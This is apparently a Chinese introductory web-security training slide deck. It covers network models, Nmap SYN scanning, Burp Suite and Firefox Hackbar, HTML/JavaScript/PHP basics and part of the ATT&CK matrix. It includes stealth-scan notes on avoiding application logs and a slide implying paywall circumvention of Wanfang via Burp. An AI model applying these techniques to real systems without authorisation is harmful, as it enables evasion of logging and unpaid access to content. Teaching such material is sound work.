3

4



网络模型



(a) OSI 的七层协议


(b) TCP/IP 的四层协议

(c) 五层协议

- > Frame 7: 546 bytes on wire (4368 bits), 546 bytes captured (4368 bits) on interface \Device\NPF_...
- > Ethernet II, Src: IntelCor_ed:4f:22 (18:3d:a2:ed:4f:22), Dst: Netgear_89:d0:fa (a0:63:91:89:d0:f...
- > Internet Protocol Version 4, Src: 192.168.1.73, Dst: 219.219.114.172
- > Transmission Control Protocol, Src Port: 8586, Dst Port: 80, Seq: 498, Ack: 535, Len: 492
- > Hypertext Transfer Protocol

传输层

- Nmap -sS
- 不完成三次握手，只需要服务器完成第二次握手应答就可以认为存活
- 由于未完成传输层交互，因此不会在应用层被记录
- 思考：
 1. 如果未完成三次握手也被记录了会怎么样？
 2. 有无检测它的方法？



<https://blog.csdn.net/OptimusPP>

VPN与协议代理


- VPN: 创建一个虚拟网卡, 将所有的数据包的第三层 (网络层) 的目的地改成 VPN server
- 协议: 将整个数据包打包起来, 发送到服务器后, 由服务器解包、与互联网交互、再打包响应, 最后由客户端解包。

基本概念
与术语

2

3

4



端口 (port) 与服务 (service)

- 服务器 = 食堂
- 端口 = 食堂窗口
- 服务 = 在食堂窗口等待的阿姨
- 监听 = 阿姨在等待

- 例如： web服务通常监听80和443端口。如果你使用HTTP协议访问目标地址不加端口， 应用层的软件会自动指定80端口。

基本概念
与术语

2

3

4



02

工具与语言基础

Firefox、burpsuite、前端、后端

Firefox

- 由Mozilla基金会发布的开源浏览器
- Gecko内核
- Firebug集成
- 丰富的插件库（hackbar）


1

工具与语
言基础

3

4

- HTML查看器



Firefox


- 检测网络

1

工具与语言基础

3

4




状态	方法	域名	文件	发起者	类型	传输
	GET	static.ads-twitter.com	uwt.js	gtm.js:945 (script)		由 Adblock Plus - 免费的广告
	GET	snap.licdn.com	insight.min.js	gtm.js:945 (script)		Tracking
	GET	connect.facebook.net	fbevents.js	dockerfile line 1131 > injected...		Tracking
	GET	munchkin.marketo.net	munchkin.js	dockerfile line 1131 > injected...		Tracking
304	GET	www.google.com	conversion_async.js	gtm.js:945 (script)	js	已缓存
401	GET	registry.hub.docker.com	/v2/user/	main.48bacdfbd71514327138.j...	json	422 字节
200	GET	registry.hub.docker.com	favicon.ico	FaviconLoader.jsm:179 (img)	octet-stream	已缓存
202	POST	sessions.bugsnap.com	/	bugsnag.9cd4b195b4d662378...	json	218 字节
304	GET	d36jcksde1wxzq.cloudfront.net	vendors~AdminPageLoader~BundleDetailWrapperPageLoader~CommunityImageDetailWrapperPageLo	main.48bacdfbd71514327138.j...	js	已缓存
304	GET	d36jcksde1wxzq.cloudfront.net	vendors~AdminPageLoader~CommunityImageDetailWrapperPageLoader~PartnerPageLoader~Publishe	main.48bacdfbd71514327138.j...	js	已缓存
304	GET	d36jcksde1wxzq.cloudfront.net	vendors~CommunityImageDetailWrapperPageLoader~ResourcePageLoader~ResourcePageLoader	main.48bacdfbd71514327138.j...	js	已缓存

30 个请求 | 已传输 215.36 KB / 94.20 KB | 完成 5.35 秒 | DOMContentLoaded: 2.23 秒 | Load: 3.68 秒

Firefox

- 重放



Firefox

- [Hackbar](#)


Encryption ▾ Encoding ▾ SQL ▾ XSS ▾ LFI ▾ XXE ▾ Other ▾


1


工具与语言基础

3

4

 Load URL

 Split URL

 Execute

☐ Post data ☐ Referer ☐ User Agent ☐ Cookies

Add Header

[Clear All](#)

burpsuite

- Web集成攻击套件
- 报文拦截
- 请求重放
- 简易爆破
- ...

1

工具与语
言基础

3

4


burpsuite

1. 浏览器设置代理
2. 安装burpsuite的证书到浏览器（可选）
3. Proxy操作：
 1. Forward
 2. Send to repeater
 3. Send to target/scanner/scope/inducer

1
工具与语
言基础

3

4



The screenshot shows the Burp Suite interface with the 'Response' tab selected. Below it, the 'Raw' tab is active, displaying the raw text of the response. The response is a robots.txt file from Baidu, containing rules for Baiduspider and Googlebot. The text is as follows:

```
11 Vary: Accept-Encoding,User-Agent
12 Connection: close
13
14 User-agent: Baiduspider
15 Disallow: /baidu
16 Disallow: /s?
17 Disallow: /ulink?
18 Disallow: /link?
19 Disallow: /home/news/data/
20 Disallow: /bh
21
22 User-agent: Googlebot
23 Disallow: /baidu
24 Disallow: /s?
25 Disallow: /shifen/
```

Baidu的robots.txt

burpsuite

- 白嫖万方

1


工具与语
言基础

3

4

前端

- 1
- 工具与语言基础
- 3
- 4



• HTML

- **H**yper **T**ext **M**arkup **L**anguage 超文本标记语言
- 与XML语法有相似之处

- Tag: 标签

- 由尖括号包围
- tag大部分都是成对的, 以显示范围
- `<h1>标题</h1>`
- 标签可以带有属性
- `<p>段落</p>` ``
- Tag可以包含子tag

常见的HTML标签:

`<h1></h1>` 标题

...

`<h6></h6>`

`<p></p>` 段落

`<a>` 标记

`<html></html>` 标记了一个HTML文档

`<head></head>` 网页头, 包含一些基本信息

`<body></body>` 网页的主体

`<div></div>` 块元素

1

工具与语
言基础

3

4

- HTML

- 值得注意的几个标签及其属性

- `<script >`

- `Alert("1");`

- `</script>`

- `<script src= "xxx" ></script>`

- ``

- `<form action= "handler.php" >`这个表单交由handler.php处理

- `<input type= "submit" onclick= "submit()" >` 点击的时候调用最外层作用域的submit函数

1

工具与语
言基础

3

4

- CSS

- 层叠样式表 (**C**ascading **S**tyle **S**heets)
- 用于描述如何显示HTML
- 主要语法：选择器，声明



• JavaScript

- 与HTML、css交互
- 操作DOM
- 动态地改变页面
- 语句：
 - 多个语句需要用;隔开
- 变量：
 - 必须先声明再使用
 - 所有的变量都用var声明，但JavaScript有基本类型
 - Var tmp = 1;
 - Int, str, NaN,array,function,object
 - 弱类型，相当于把变量名“贴”到内存地址上

- 函数
 - 关键字 function
 - Function tmp (arg1,arg2) {}
 - 一个函数也是一个变量，也可以赋值
 - Var t= function (){};
 - 匿名函数
 - (function(arg1, arg2){})(); 直接调用
- 回调函数
 - 异步设计
 - 当某个事件发生时，调用这个函数
 - <input type= "submit" onclick= "submit()" >

1

工具与语言基础

3

4

• Document对象

```
>> document
< HTMLDocument https://www.baidu.com/s?ie=utf-8&f=8&rsv_bp=1&tn=monline_7_dg&wd=JavaScript&oq=HTML&rsv_pq=a9605aa300102bd6&rsv_t=70cb%2F0kksd
rsv_btype=t&inputT=2559&rsv_sug3=5&rsv_sug1=5&rsv_sug7=100&rsv_sug2=0&rsv_sug4=3408
  URL: "https://www.baidu.com/s?ie=utf-8&f=8&rsv_bp=1&tn=monline_7_d...&rsv_sug3=5&rsv_sug1=5&rsv_sug7=100&rsv_sug2=0&rsv_sug4=3408"
  ▶ __evaluate: function evaluate()
  ▶ activeElement: <input id="su" class="bg s_btn" type="submit" value="百度一下">
  ▶ addEventListener: function addEventListener(d, h, q)
  ▶ alinkColor: ""
  ▶ all: HTMLAllCollection { 0: html , 1: head , 2: script , ... }
  ▶ anchors: HTMLCollection { 0: a , 1: a , 2: a , ... }
  ▶ applets: HTMLCollection { length: 0 }
  ▶ baseURI: "https://www.baidu.com/s?ie=utf-8&f=8&rsv_bp=1&tn=monline_7_d...&rsv_sug3=5&rsv_sug1=5&rsv_sug7=100&rsv_sug2=0&rsv_sug4=3408"
  ▶ bgColor: ""
  ▶ body: <body link="#0000cc">
  ▶ characterSet: "UTF-8"
```

比较重要的：

如 document.cookie, document.baseURI, document.domain等

- 与DOM交互：
 - Document.getElementById
- JQuery:
 - \$('#su')

• PHP

- PHP特性:
- 变量: \$+变量名
 - \$var1
 - 特殊变量: \$_GET, \$_POST
- Php标识:
 - <?php ... ?>
 - <? ... ?>
- 数组:
 - \$cars=array("Volvo","BMW","Toyota");
 - 数值数组、关联数组 (map,dict) 、多维数组
 - \$age=array("Peter"=>"35","Ben"=>"37","Joe"=>"43");

- 超级全局变量
 - \$GLOBALS: \$_GLOBALS['varname']
\$varname
 - \$_SERVER: \$_SERVER['QUERY_STRING']
 - \$_REQUEST: \$_REQUEST['fname'];
Baidu.com?fname=abc
 - \$_POST['wd']
 - \$_GET
 - \$_FILES
 - \$_ENV
 - \$_COOKIE
 - \$_SESSION
- 字符串:
 - 单引号或双引号包裹 'abc' "abc"
 - 用 . 号连接 " 'Abc' . 'def' === 'abcdef'

- PHP

- 思考：通过文件直接访问，和通过web服务器访问PHP文件，有什么区别？

```
<script>
  window.location.assign("demonstrate.php")
</script>

<body>
  <h1> 这里什么也没有 </h1>
</body>
```

访问Index.html会自动跳转到demonstrate.php

一道题目

[本地文件](#)

<http://114.212.190.28:20000/php1/demonstrate.php>

1

工具与语
言基础

3

4

后端

- PHP

- 直接访问本地文件，不经过web服务器
- 通过web服务器(apache等)访问，会连接后端解释器（这里是PHP解释器）
- 其他后端：python, ruby, java, nodejs, CGI 等





03

ATT&CK Matrix

There's no explanation for a tough life. There's no explanation for a tough life. There's no explanation for a tough life.

Enterprise Matrix

Reconnaissance 10 techniques	Resource Development 7 techniques	Initial Access 9 techniques	Execution 12 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 39 techniques	Credential Access 15 techniques	Discovery 27 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Active Scanning (2)	Acquire Infrastructure (6)	Drive-by Compromise	Command and Scripting Interpreter (6)	Account Manipulation (4)	Abuse Elevation Control Mechanism (4)	Abuse Elevation Control Mechanism (4)	Brute Force (4)	Account Discovery (4)	Exploitation of Remote Services	Archive Collected Data (3)	Application Layer Protocol (4)	Automated Exfiltration (1)	Account Access Removal
Gather Victim Host Information (4)	Compromise Accounts (2)	Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (3)	Access Token Manipulation (3)	Credentials from Password Stores (3)	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media	Data Transfer Size Limits	